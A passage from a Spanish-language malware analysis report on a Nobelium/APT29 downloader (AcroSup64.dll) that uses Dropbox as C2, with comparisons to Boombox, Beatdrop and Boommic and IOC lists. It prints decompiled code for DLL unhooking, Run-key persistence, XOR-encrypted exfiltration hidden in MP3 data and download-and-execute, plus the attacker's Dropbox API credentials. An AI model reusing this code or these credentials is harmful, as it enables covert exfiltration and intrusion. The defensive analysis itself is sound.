0x7ffec74de000	Image: Commit	4 kB	WC	C:\Windows\System32\gdi32full.dll
0x7ffec74df000	Image: Commit	112 kB	R	C:\Windows\System32\gdi32full.dll
0x7ffec89b0000	Image: Commit	4 kB	R	C:\Windows\System32\gdi32.dll
0x7ffec89b1000	Image: Commit	60 kB	RX	C:\Windows\System32\gdi32.dll
0x7ffec89c0000	Image: Commit	80 kB	R	C:\Windows\System32\gdi32.dll
0x7ffec89d4000	Image: Commit	4 kB	RW	C:\Windows\System32\gdi32.dll
0x7ffec89d5000	Image: Commit	24 kB	R	C:\Windows\System32\gdi32.dll

Figura 16: Librería gdi32.dll cargada en memoria por duplicado

Después de mapear cada uno de los módulos que tiene cargados, la función mueve la sección .text, del módulo recién cargado de disco, a la zona .text del módulo cargado en el momento del arranque de la aplicación. Al machacar la sección justo al comenzar el bucle principal (“main_loop”) el *malware* intenta asegurarse de quitar todos los posibles *hooks* en *usermode*.

```
if ( K32GetModuleFileNameExA(v3, hModule[v4], Filename, 0x82u) )
{
  v5 = strrchr(Filename, '\\');
  v17 = v5;
  v6 = v5;
  if ( v1 )
  {
    hLibModule = GetModuleHandleA(v5 + 1);
    modinfo.lpBaseOfDll = 0i64;
    *(_QWORD *)&modinfo.SizeOfImage = 0i64;
    modinfo.EntryPoint = 0i64;
    K32GetModuleInformation(v3, hLibModule, &modinfo, 0x18u);
    v7 = (char *)modinfo.lpBaseOfDll;
    hObject = CreateFileA(Filename, 0x80000000, 1u, 0i64, 3u, 0, 0i64);
    v19 = CreateFileMappingW(hObject, 0i64, 0x1000002u, 0, 0, 0i64);
    v8 = (char *)MapViewOfFile(v19, 4u, 0, 0, 0i64);
    v9 = &v7[*((int *)v7 + 15)];
```

Figura 17: Función mapping_modules_overwrittern_text_section

```
main_loop proc near

var_740= qword ptr -740h
var_720= word ptr -720h
size= dword ptr -718h
nSize= dword ptr -710h
username= qword ptr -700h
var_6F8= dword ptr -6F8h
var_6F4= dword ptr -6F4h
var_6F0= dword ptr -6F0h
var_6EC= dword ptr -6ECh
var_6A8= xmmword ptr -6A8h
computername= byte ptr -690h
NameBuffer= byte ptr -580h
remote_resource= byte ptr -470h
var_360= byte ptr -360h
token_access_1= byte ptr -250h
username1= byte ptr -140h
var_30= qword ptr -30h
arg_0= qword ptr  10h
arg_8= qword ptr  18h
arg_10= qword ptr  20h

; __unwind { // __GSHandlerCheck
mov     [rsp-8+arg_0], rbx
mov     [rsp-8+arg_8], rsi
mov     [rsp-8+arg_10], rdi
push    rbp
push    r12
push    r13
push    r14
push    r15
lea     rbp, [rsp-640h]
sub     rsp, 740h
mov     rax, cs:__security_cookie
xor     rax, rsp
mov     [rbp+660h+var_30], rax
call    mapping_modules_overwritten_text_section
xor     r15d, r15d
lea     r14, cad_for_xor
```

Figura 17: Llamada a la función mapping_modules_overwrittern_text_section desde "main_loop"

Tras analizar y observar el comportamiento se ha buscado en fuentes abiertas alguna implementación pública de esta técnica, y se ha encontrado el código implementado en el artículo *Full DLL Unhooking with C++* (Full DLL Unhooking with C++, s.f.), confirmando el comportamiento y dando una visión más sencilla del mismo.

Igual que sucede con la técnica anterior, no se han visto referencias públicas haciendo mención del uso de esta técnica en esta campaña por parte de este grupo.

Una vez terminadas las tareas de *antihook*, la primera operación que realiza el bucle principal de "main_loop" es entablar comunicación haciendo uso de la API de Dropbox (Dropbox Platform Team, 2020).

En primer lugar, la muestra solicita un *token* de acceso a Dropbox realizando una petición a api.dropbox.com de la siguiente forma:

```
POST /oauth2/token HTTP/1.1
Authorization: Basic aWM1eGkwYzE4cDk5cW05OjhxMWd1a3lud3gwbWd5aQ==
Content-Type: multipart/form-data; boundary=14577440i
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4864.13
Host: api.dropbox.com
Content-Length: 231
Cache-Control: no-cache

--14577440i
Content-Disposition: form-data; name="grant_type"

refresh_token
--14577440i
Content-Disposition: form-data; name="refresh_token"

j6UwQ32ifzcAAAAAAAAAATK1RzCeW3WWaUnIMNU9et_jVtkQSQ9vgAO7NKPJmyT-
--14577440i--
```

Figura 18: Solicitud de token de acceso a Dropbox

En la petición podemos observar cómo busca refrescar el token de acceso, proporcionando la API Key en Base64

"aWM1eGkwYzE4cDk5cW05OjhxMWd1a3lud3gwbWd5aQ=="
ic5xi0c18p99qm9:8q1gukynwx0mgyi
api_key:api_secret

La petición responde con un *token* de acceso válido durante 14.400 segundos (4 horas).


```
{"access_token": "sl.BGli72xNWN1FvRIh0FLYgqdubQ0WvDxp3pg8-UayiQODZtnOBjnws6JdprcFRm7qp_AvinMXEiT3td5CHJOMZBKjoiPyZyLSK9igPTRbqstQHeXwEaGKILZJADk_iwUz9bupWOT2", "token_type": "bearer", "expires_in": 14400}
```


Figura 19: Respuesta con token de acceso

Si la petición ha obtenido respuesta, "main_loop" ejecuta una función a la que hemos llamado "copia_ficheros_persistencia". Esta función comienza realizando una copia de los ficheros 6131517.pdf y AcroSup.exe a %AppData%.

```
format_string((__int64)&FileName, (__int64)"%s\\61315171.pdf");

format_string((__int64)&PathName, (__int64)"%s\\AdobeAcroSup");
```

```
if ( CreateDirectoryA(&PathName, 0i64) )
{
  v20 = strrchr(&Filename, '\\');
  format_string((__int64)&PathName, (__int64)"%s%s");
  result = CopyFileA(&Filename, &PathName, 0);
  if ( result )
  {
    v21 = v[signed int result; // eax] : 0i64;
    memset(v20, 0, v21);
    format_string((__int64)&Filename, (__int64)"%s\\%s");
    v22 = strrchr(&PathName, '\\');
    v23 = v22;
    v24 = v22 ? strnlen(v22, 260ui64) : 0i64;
    memset(v23, 0, v24);
    format_string((__int64)&PathName, (__int64)"%s\\%s");
    result = CopyFileA(&Filename, &PathName, 0);
    if ( result )
    {
      v25 = strrchr(&Filename, '\\');
      v26 = v25;
      if ( v25 )
        v27 = strnlen(v25, 260ui64);
      else
        v27 = 0i64;
      memset(v26, 0, v27);
```

Figura 20: Movimiento de archivos a %APPDATA%

Después, mediante un bucle, monta la clave de registro en la que añadirá la ruta para obtener persistencia en el equipo infectado.

```
subkey_1 = subkey;
do                                  // bucle para montar la subkey
{
  v37 = *(_BYTE *)(v0 + 0x18001F1E0i64);
  v0 += 3i64;
  *subkey_1++ = v37;
}
while ( v0 < 135 );
result = RegOpenKeyExA(HKEY_CURRENT_USER, (LPCSTR)subkey, 0, 0x20006u, &phkResult);
if ( !result )
{
  v38 = lstrlenA(&PathName);
  RegSetValueExA(phkResult, (LPCSTR)value, 0, 1u, (const BYTE *)&PathName, 2 * v38 + 2);// Inserta en la clave de registro la ruta
  result = RegCloseKey(phkResult);
```

Figura 21: Creación de persistencia en HKCU

La siguiente petición que realiza el *malware* es a la nube de Dropbox: content.dropboxapi.com:

```
POST /2/files/upload HTTP/1.1
Authorization: Bearer sl.</p>
Content-Type: application/octet-stream
Dropbox-API-Arg: { "path": "/Rock_65c56713159f20d3e51c04e53aee217f.mp3","mode": "overwrite","autorename": true,"mute": false,"strict_c
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4864.133 Safari/537.36
Host: content.dropboxapi.com
Content-Length: 96
Cache-Control: no-cache

ID3......#TSSE.....  .`emv~.`...m..oo.....x`...m..  .;1? @ME3.99.5UUUUUUUUUUUUUUUUUUUUUUUUUUUU.HTTP/1.1 200 OK
```

Figura 22: Solicitud POST "Upload" a Dropbox

En la petición se puede observar la ruta de un archivo en la cabecera "Dropbox-API-Arg":

Rock_beb47b4715d735c9672940f2ef4a624b.mp3

Podemos observar también una cadena al final que comienza con *"ID3…….#TSSE"* y termina con repetidos caracteres "U". Esta es la estructura que siguen los archivos .mp3, como se puede ver en la siguiente imagen:




Figura 23: Ejemplo de estructura de archivo .mp3

En la lógica del *malware* podemos ver este comportamiento en la función "main_loop".

```
memset(&buffer_file, 0, 260ui64);
format_string(&buffer_file, "/%s_%s%s", "Rock");
stego_id3_exfilt(buffer_salida, buffer_size_salida, buffer_entrada, buffer_size_entrada[0]);
Http_Communication_send_info((__int64)&access_token, buffer_salida, buffer_size_salida, (__int64)&buffer_file);
```

Figura 24: Ejemplo de estructura de archivo .mp3

En primer lugar, reserva 260 bytes de memoria y accede a la función "format_string". Esta función renombra el buffer como "Rock_" seguido de una cadena de 32 caracteres en hexadecimal. La creación de este identificador no está inicializada en el código por lo que podría ser que el *malware* lo haga de forma dinámica, pero durante el análisis no se ha podido verificar este extremo.

A continuación, "main_loop" se encarga de preparar la información que se desea exfiltrar. La información que busca exfiltrar es el "UserName" y "ComputerName" formateado de la siguiente forma "UserName::ComputerName".

```
format_string((__int64)&access_token, (__int64)"sl%s");
buffer_size_entrada[0] = 260;
memset(Buffer, 0, 260ui64);
memset(&userName_buffer, 0, 260ui64);
GetUserNameExA(NameSamCompatible, &userName_buffer, buffer_size_entrada);
GetComputerNameExA(ComputerNameDnsFullyQualified, Buffer, buffer_size_entrada);
format_string((__int64)Buffer, (__int64)"%s::%s");
buffer_entrada = operator new(260ui64);
memset(buffer_entrada, 0, 260ui64);
```

Figura 25: Recopilación de datos a exfiltrar

Posteriormente, realiza un bucle en el que byte a byte realiza una operación XOR para cifrar la información.

```
contador = 0i64;
while ( contador < buffer_size_entrada_2 - 1 )// recorre el buffer
{
  v23 = 0;
  clave = (char *)&xmmword_18001F1B8 - contador;
  do
  {
    if ( contador >= buffer_size_entrada_2 )// Sale del bucle
      break;
    ++v23;
    *((_BYTE *)buffer_entrada + contador) ^= clave[contador];// realiza XOR byte a byte
    ++contador;
    v25 = -1i64;
    do
      ++v25;
    while ( *((_BYTE *)&xmmword_18001F1B8 + v25) );
  }
  while ( v23 <= (unsigned __int64)(v25 - 1) );
}
```

Figura 26: Cifrado de datos mediante XOR

Finalmente, en la función “stego_id3_exfilt” se puede observar cómo añade al *buffer* la cabecera y el *ending* propio de un archivo mp3.

```
{
  if ( (unsigned __int64)buffer_size_salida >= 0x14 )
  {
    *(_OWORD *)buffer_salida = xmmword_18001F268;// 455353542300000000004334449h = ESST#......3DI
    buffer_salida[4] = dword_18001F278;       // 0f00h = ..
    goto LABEL_7;
  }
  memset(buffer_salida, 0, buffer_size_salida);
  *errno() = 34;
              if ( v11 >= 0x25 )
              {
                strcpy(v12, "ME3.99.5UUUUUUUUUUUUUUUUUUUUUUUUUUUU");
                return;
              }
              memset(v12, 0, v11);
              *errno() = 34;
            }
```

Figura 27: Empaquetado de la información a exfiltrar

La última petición que realiza la muestra es bastante similar a la anterior:

```
POST /2/files/download HTTP/1.1
Authorization: Bearer sl.</p>
Dropbox-API-Arg: { "path": "/Rock_65c56713159f20d3e51c04e53aee217f.mp3.backup"}
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.
Host: content.dropboxapi.com
Content-Length: 0
Cache-Control: no-cache
```

Figura 28: Solicitud POST “Download” a Dropbox

La estructura es igual salvo que esta vez accede al directorio */download/,* lo que parece indicar que busca descargarse un recurso. El archivo a descargar tiene el mismo nombre que el fichero exfiltrado, salvo por la extensión “backup”.

Hay una función dentro del bucle principal a la que hemos renombrado como “load_modules”. Esta función recibe por parámetros el módulo “.backup” descargado en la anterior petición.

```
format_string(v44, "%s.backup", remote_resource);
module = Http_Communication_download((__int64)token_access_1, (__int64)v44, size);
if ( *module != 0x7B && module[22] != '\x0F' && module[23] != '\x0F' && module[24] != '\x0F' )
{
  load_modules(module, size[0], (__int64)v3);
```

Figura 29: Solicitud POST “Download” a Dropbox

Esta función tiene una estructura similar, por no decir idéntica, a DllMain, permitiendo que el módulo suspenda un hilo, cambie el contexto a la dirección de inicio del módulo y reanude la ejecución. Este mecanismo permite a los actores ejecutar capacidades modulares simplemente poniendo el fichero con extensión “.backup” y de esta forma no comprometer su arsenal. Esta técnica no genera nuevos hilos de ejecución, sino que obtiene el contexto de uno ya activo.




Figura 30: Ejecución de los módulos descargados

Lamentablemente, la ruta no es accesible y no se ha podido acceder al módulo en cuestión, por lo que no se ha podido analizar al siguiente paso de la campaña.

5. Campañas anteriores

En este apartado se pretende comparar las campañas de Nobelium que han salido a la luz desde 2021, con la muestra analizada en estén informe.

De acuerdo a la fuentes comprobadas, el grupo ha mantenido el mismo vector de entrada en todas las campañas desde 2021 (Microsoft Threat Intelligence Center (MSTIC), 2021).




Figura 31: Vector de entrada utilizado en las campañas de Nobelium

El actor envía a la víctima un correo de *spear phishing* con un fichero HTML adjunto, y este fichero (apodado Envyscout por Microsoft) descarga y monta un archivo ISO o IMG mediante la técnica HTML Smuggling. Dentro de este archivo contenedor se encuentran los artefactos con los que el actor dará comienzo a la infección.

24/02/2021	
ENVYSCOUT	**Invitation.html**
CONTENEDOR	Invitation Document.iso
LNK FILE	Plending forms.lnk
COBALT STRIKE	Graphical_Component.dll
CONTENEDOR	SMM_Report.img
LNK FILE	Programme outline.lnk
COBALT STRIKE	dxgim.dll

02/03/2021	
ENVYSCOUT	**information.html**
CONTENEDOR	topics_of_discussion.iso
CONTENEDOR	information.iso
COBALT STRIKE	information.exe
COBALT STRIKE	WRAR600.EXE

17/03/2021	
ENVYSCOUT	**Reply slip.html**
CONTENEDOR	Reply slip.iso
LNK FILE	Reply slip.rtf.lnk
COBALT STRIKE	desktop.dll

29/03/2021	
ENVYSCOUT	**cert.html**
CONTENEDOR	dppy_empty.iso
LNK FILE	information.txt.lnk
COBALT STRIKE	mstu.dll

12/05/2021	
ENVYSCOUT	**NV.html**
CONTENEDOR	nv.img
LNK FILE	nv.lnk
BOOMBOX	boom.exe
SEÑUELO	nv.pdf
ENVYSCOUT	**nv.html**
CONTENEDOR	NV.img
LNK FILE	NV.lnk
BOOMBOX	boom.exe
2º ETAPA	CertPKIProvider.dll
SEÑUELO	Meeting Info.docx
CONTENEDOR	Attachment.img
LNK FILE	Attachment.lnk
BOOMBOX	boom.exe
2º ETAPA	NativeCacheSvc.dll

20/05/2021	
ENVYSCOUT	**NV.html**
CONTENEDOR	ICA-declass.iso
NATIVEZONE	RtlSvcMicro.dll
2º ETAPA	Wbtr.dll
SEÑUELO	Ica-declass.pdf

22/04/2021	
ENVYSCOUT	**attachment.html**
CONTENEDOR	attachment.iso
LNK FILE	attachment.lnk

Figura 32: Artefactos utilizados por Nobelium en campañas (2021)

18/01/2022	
ENVYSCOUT	**FW (2).html**
CONTENEDOR	Ambassador_Absense.docx
BOOMMIC	javafx_font.dll
EXE LEGITIMO	jucheck.exe
BEATDROP	IconCacheService.dll
DLL MALICIOSA	versions.dll
BEATDROP	Trello.dll
BEATDROP	msvcr170.dll
BEATDROP	Trello.dll

26/04/2022 – Muestra analizada	
ENVYSCOUT	**NV.html**
CONTENEDOR	NV.iso
LNK FILE	NV.lnk
-	AcroSup64.dll
EXE LEGITIMO	AcroSup64.exe
-	vcruntime140.dll
SEÑUELO	61315171.pdf

14/02/2022	
ENVYSCOUT	**Covid.html**
CONTENEDOR	Covid.iso
LNK FILE	Covid.lnk
COBALT STRIKE	DeleteDateConnectionPosition.dll

14/03/2022	
ENVYSCOUT	**-**
CONTENEDOR	inform.iso
LNK FILE	information.lnk
COBALT STRIKE	WinScrollbarForUninitialize.dll

Figura 33: Artefactos utilizados por Nobelium en campañas (2022)[7]

Hasta abril del año pasado, el grupo utilizaba este vector ataque para distribuir muestras de CobaltStrike. No es hasta mayo de 2021 cuando vemos un cambio en sus procedimientos, pasando a distribuir muestras propias, las cuales Microsoft [6] bautizó como Boombox y Nativezone.

A principios del año 2022, Nobelium retomó las campañas de *phishing* siguiendo el mismo método de infección. En estas campañas encontramos dos nuevos artefactos en forma de DLL. Mandiant (WOLFRAM, HAWLEY, MCLELLAN, SIMONIAN, & VEJLBY, 2022) ha llamado a estos downloaders Boommic y Beatdrop.

A partir de abril de 2022, parece que el grupo ha vuelto a cambiar de *malware*, ya que las muestras de *AcroSup.dll* y *vcruntime140.dll* analizadas en este informe presentan diferencias con Boommic o Beatdrop respecto código y técnicas empleadas en muestras anteriores.

En los siguientes apartados se pretenden resumir las capacidades de cada uno de los artefactos que han compuesto el arsenal de Nobelium para lograr un vector de entrada.

5.1.1. Boombox

Boombox es un *downloader* desarrollado en C# que utiliza la API de Dropbox para comunicarse con el servidor de comando y control (C2). En primer lugar, Boombox recopila la información del equipo, la formatea, la cifra, la esconde en un documento PDF y la exfiltra mediante Dropbox. Posteriormente, se descarga en la carpeta %AppData% la siguiente etapa de infección camuflada en un documento PDF de la misma forma.

5.1.2. Nativezone

Nativezone es una DLL *downloader* cuya función es principalmente llamar a *rundll32.exe*, para ejecutar el verdadero *payload* malicioso. La lógica se encuentra en uno de los *exports* de la DLL maliciosa.

5.1.3. Beatdrop

Beatdrop es un *downloader* escrito en C que utiliza la API de Trello, un software de administración de proyectos, para comunicarse con el C2. En primer lugar, Beatdrop carga la librería *ntdll.dl,* suspende un hilo y apunta al mismo, de esta forma puede realizar un *bypass* del antivirus y de posibles herramientas del analista. Posteriormente, recopila información del equipo en un formato determinado y la envía al C2 para identificar a la víctima. Una vez el usuario se encuentra identificado, queda a la espera hasta que este reciba el *payload* con la siguiente etapa de la infección.

5.1.4. Boommic

Boommic (también denominado como VaporRage por Microsoft) es otro Downloader escrito en C que se comunica mediante HTTPS. La ejecución de Boommic es posible gracias a un archivo ejecutable legítimo que carga una DLL maliciosa mediante la técnica *DLL Side-Loading.*

Esta DLL maliciosa no tiene lógica alguna, pero contiene en sus *imports* a Boommic, haciéndola necesaria para su ejecución.

5.1.5. Nuevos Artefactos

En el análisis de *AcroSup64.dll* hemos indicado cómo esta utiliza la API de Dropbox para contactar con el C2, al igual que el *malware* Boombox. Se ha analizado una muestra de Boombox (Microsoft Threat Intelligence Center (MSTIC), 2021) y se ha observado que forma las peticiones a la ruta *"/2/files/download/*" de la misma forma que lo hace *AcroSup64.dll.*

```
public byte[] DownloadFile(string AccessToken, string DownloadPath)
{
    HttpWebRequest httpWebRequest = (HttpWebRequest)WebRequest.Create(this.ContentDomain + "/2/files/download");
    httpWebRequest.Timeout = 120000;
    httpWebRequest.Method = "POST";
    httpWebRequest.Accept = "*/*";
    httpWebRequest.UserAgent = "Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
      Chrome/86.0.4230.1 Safari/537.36";
    httpWebRequest.Headers["Authorization"] = "Bearer " + AccessToken;
    string value = "{ \"path\": \"" + DownloadPath + "\"}";
    httpWebRequest.Headers.Add("Dropbox-API-Arg", value);
    HttpWebResponse httpWebResponse = (HttpWebResponse)httpWebRequest.GetResponse();
    if (httpWebResponse.StatusCode == HttpStatusCode.OK)
    {
        int num = int.Parse(httpWebResponse.Headers["Original-Content-Length"]);
```

Figura 34: Código de Boombox para contactar con el C2

Así mismo, *AcroSup64.dll* también camuflaba la información a exfiltrar en formato MP3, de manera similar a lo que hace Boombox con el formato PDF.

Por otro lado, *AcroSup64.dll* también guarda relación con Beatdrop. Ambas muestras secuestran el flujo suspendiendo el hilo en ejecución y cambiando el contexto. La diferencia es que la muestra de Beatdrop exporta una función maliciosa que contiene esa lógica, mientras que *AcroSup64.dll* ejecuta su código al cargar la librería.

Finalmente, el uso de la técnica DLL Side-Load y la necesidad de una DLL intermedia para que el programa funcione, son características que *AcroSup64.dll* comparte con Boommic. De nuevo, la diferencia reside en que *AcroSup64.dll* no ejecuta lógica desde los exports.

A modo de resumen se presenta la siguiente tabla que compara la muestra *AcroSup64.dll* con el resto de los artefactos que componen el arsenal de Nobelium para el vector de entrada. Como se puede observar, *AcroSup64.dll* contiene capacidades de varias de estas muestras, fruto de un incremento en la sofisticación de las campañas.

		BOOMBOX	BEATDROP	BOOMMIC	AcroSup64.dll
Lenguaje de Programación		.NET	C	C	C
API Legítima explotada		Dropbox	Trello	Trello	Dropbox
Tipo de Archivo		EXE	DLL	DLL	DLL
T1033	System Owner/User Discovery		X	X	X
T1036	Masqueranding	X	X	X	X
T1041	Exfiltration over C2			X	X
T1055.012	Process Injection: Process Hollowing	X			X
T1547.001	Boot or Logon Autostart Exec.: Reg. Run Keys/Startup Folders		X		X
T1547.009	Boot or Logon Autostart Execution: Shortcut Modification	X	X	X	X
T1548.002	Abuse Elevation Control Mechanism: Bypass UAC				X
T1562.001	Impair Defenses: Disable or Modify Tools		X		X
T1573.001	Encrypted Channel: Symmetric Crytpography			X	X
T1574.002	Hijack Execution Flow: DLL Side-Loading	X	X	X	X

Figura 35: Tabla comparativa entre los diferentes artefactos de Nobelium

6. Referencias

[1] Team, Microsoft 365 Defender Research, «Analyzing Solorigate, the compromised DLL file that started a sophisticated cyberattack, and how Microsoft Defender helps protect customers,» Microsoft, 18 12 2020. [En línea]. Available: microsoft.com/security/blog/2020/12/18/analyzing-solorigate-the-compromised-dll-file-that-started-a-sophisticated-cyberattack-and-how-microsoft-defender-helps-protect/. [Último acceso: 10 05 2022].

[2] Microsoft Threat Intelligence Center (MSTIC), «New sophisticated email-based attack from NOBELIUM,» Microsoft, 27 05 2021. [En línea]. Available: https://www.microsoft.com/security/blog/2021/05/27/new-sophisticated-email-based-attack-from-nobelium/ . [Último acceso: 10 05 2022].

[3] MDSec Research, «Bypassing User-Mode Hooks and Direct Invocation of System Calls for Red Teams,» MDSec, [En línea]. Available: https://www.mdsec.co.uk/2020/12/bypassing-user-mode-hooks-and-direct-invocation-of-system-calls-for-red-teams/. [Último acceso: 10 05 2022].

[4] «Full DLL Unhooking with C++,» iRed.team, [En línea]. Available: https://www.ired.team/offensive-security/defense-evasion/how-to-unhook-a-dll-using-c++. [Último acceso: 11 05 2022].

[5] Dropbox Platform Team, «OAuth Guide,» Developers Dropbox, 07 12 2020. [En línea]. Available: https://developers.dropbox.com/es-es/oauth-guide. [Último acceso: 10 05 2022].

[6] Microsoft Threat Intelligence Center (MSTIC), «Breaking down NOBELIUM's latest early-stage toolset,» Microsoft, 28 05 2021. [En línea]. Available: https://www.microsoft.com/security/blog/2021/05/28/breaking-down-nobeliums-latest-early-stage-toolset/. [Último acceso: 10 05 2022].

[7] J. WOLFRAM, S. HAWLEY, T. MCLELLAN, N. SIMONIAN y A. VEJLBY, «Trello From the Other Side: Tracking APT29 Phishing Campaigns,» Mandiant, 28 04 2022. [En línea]. Available: https://www.mandiant.com/resources/tracking-apt29-phishing-campaigns. [Último acceso: 10 05 2022].

Anexo 1: Indicadores de compromiso (IOC)

Muestra analizada

Ficheros

Fichero	Hash SHA256
NV.iso	2931c944c166b610bdadf1a26668023db919d6ba35b1193399081474be4bc1f6
NV.lnk	18e0526350e135ee76ef408bc2702f204a576102f8ea5061414d9dc63a563fe5
Acrosup64.dll	3ac8c22eb7c59d35fe49c20f2a0eca06765543dfb15f455a5557af4428066641
61315171.pdf	5fdca439bea2482b7db9fdaa75c7fdf15e4014a82f570a27f09d0e551c528015
Acrosup.exe	E8e63f7cf6c25fb3b93aa55d5745393a34e2a98c5aeacbc42f1362ddf64eb0da

Conexiones de red

Tipo	URL
C2	http://content.dropboxapi.com/2/files/upload/Rock_65c56713159f20d3e51c04e53aee217f.mp3
C2	http://content.dropboxapi.com/2/files/download/Rock_65c56713159f20d3e51c04e53aee217f.mp3.backup

Muestras de campañas anteriores

Ficheros (Microsoft Threat Intelligence Center (MSTIC), 2021) (WOLFRAM, HAWLEY, MCLELLAN, SIMONIAN, & VEJLBY, 2022)

Fichero	Hash SHA256
FW (2).html	207132befb085f413480f8af9fdd690ddf5b9d21a9ea0d4a4e75f34f023ad95d
Invitation.html	ca83d7456a49dc5b8fe71007e5ac590842b146dd5c45c9a65fe57e428a8bd7c6
information.html	065e9471fb4425ec0b3a2fd15e1546d66002caca844866b0764cbf837c21a72a
Reply slip.html	f5bc4a9ffc2d33d4f915e41090af71544d84b651fb2444ac91f6e56c1f2c70d5
attachment.html	cfb57906cf9c5e9c91bc4aa065f7997b1b32b88ff76f253a73ee7f6cfd8fff2f
NV.html	279d5ef8f80aba530aaac8afd049fa171704fc703d9cfe337b56639732e8ce11
nv.html	9301e48ea3fa7d39df871f04072ee47b9046d76aa378a1c5697f3b2c14aef1d6
NV.html	f7e8c9d19efd71f5c8217bf12bdd3f6c88d5f56ab65fea02dc2777c5402a18f1
Covid.html	a896c2d16cadcdedd10390c3af3399361914db57bde1673e46180244e806a1d0
cert.html	dcf48223af8bb423a0b6d4a366163b9308e9102764f0e188318a53f18d6abd25
Invitation Document.iso	6e2069758228e8d69f8c0a82a88ca7433a0a71076c9b1cb0d4646ba8236edf23
topics_of_discussion.iso	a45a77ad5c138a149aa71fb323a1e2513e7ac416be263d1783a7db380d06d2fc
information.iso	112f92cfecdc4e177458bc1caebcc4420b5879840f137f249fac360ddac64ddd
dppy_empty.iso	d19ff098fe0f5947e08ec23be27d3a3355e14fb20135d8c4145126caa8be4b05
attachment.iso	98473e1b8f7bedd5cfa3b83dad611db48eee23faec452e62797fb7752228c759

ICA-declass.iso	94786066a64c0eb260a28a2959fcd31d63d175ade8b05ae682d3f6f9b2a5a916
ICA-declass-2.iso	d035d394a82ae1e44b25e273f99eae8e2369da828d6b6fdb95076fd3eb5de142
ICA-declass.iso	2523f94bd4fba4af76f4411fe61084a7e7d80dec163c9ccba9226c80b8b31252
Covid.iso	3cb0d2cff9db85c8e816515ddc380ea73850846317b0bb73ea6145c026276948
inform.iso	34e7482d689429745dd3866caf5ddd5de52a179db7068f6b545ff51542abb76c
Reply slip.iso	873717ea2ea01ae6cd2c2dca9d6f832a316a6e0370071bb4ee6ecff3163f8d18
SMM_Report.img	5f7d08eb2039a9d2e99ebf3d0ef2796b93d0a01e9b8ec403fec8fcdf46448693
nv.img	749bf48a22ca161d86b6e36e71a6817b478a99d935cd721e8bf3dba716224c84
NV.img	e41a7616a3919d883beb1527026281d66e7bcdaff99600e462d36a58f1bdc794
Meeting Info.img	8421950453751b992dad11ceedd637b8134d4dfc0889deeb3bcf8f062b7b7acc
Attachment.img	60e20576b08a24cdaeaabc4849011885fb7517713226e2663031d9533d2187bc
attachment.lnk	3c86859207ac6071220976c52cef99abf18ae37ae702c5d2268948dda370910b
Plending forms.lnk	6866041f93141697ec166fe64e35b00c5fcd5d009500ecf58dd0b7e28764b167
Programme outline.lnk	24caf54e7c3fe308444093f7ac64d6d520c8f44ea4251e09e24931bdb72f5548
Reply slip.rtf.lnk	b81beb17622d4675a1c6f4efb358cc66903366df75eb5911bca725465160bdb6
information.txt.lnk	194f4d1823e93905ee346d7e1fffc256e0befd478735f4b961954df52558c618
reports-2.lnk	e3b0c44298fc1c149afbf4c8996fb92427ae41e4649b934ca495991b7852b855
nv.lnk	eae312c5ec2028a2602c9654be679ecde099b2c0b148f8d71fca43706efe4c76
reports.lnk	48b5fb3fa3ea67c2bc0086c41ec755c39d748a7100d71b81f618e82bf1c479f0
NV.lnk	0585ed374f47d823f8fcbb4054ad06980b1fe89f3fa3484558e7d30f7b6e9597
Covid.lnk	fdce78f3acfa557414d3f2c6cf95d18bdb8de1f6ffd3585256dfa682a441ac04
Attachment.lnk	eae312c5ec2028a2602c9654be679ecde099b2c0b148f8d71fca43706efe4c76
information.lnk	e5de12f16af0b174537bbdf779b34a7c66287591323c2ec86845cecdd9d57f53
Meeting Info.lnk	244c101f10b722b352faa1160fce05f4e19a2d840b70ef054da26de7dbb0a9da
CertPKIProvider.dll	b0bfe6a8aa031f7f5972524473f3e404f85520a7553662aaf886055007a57db5
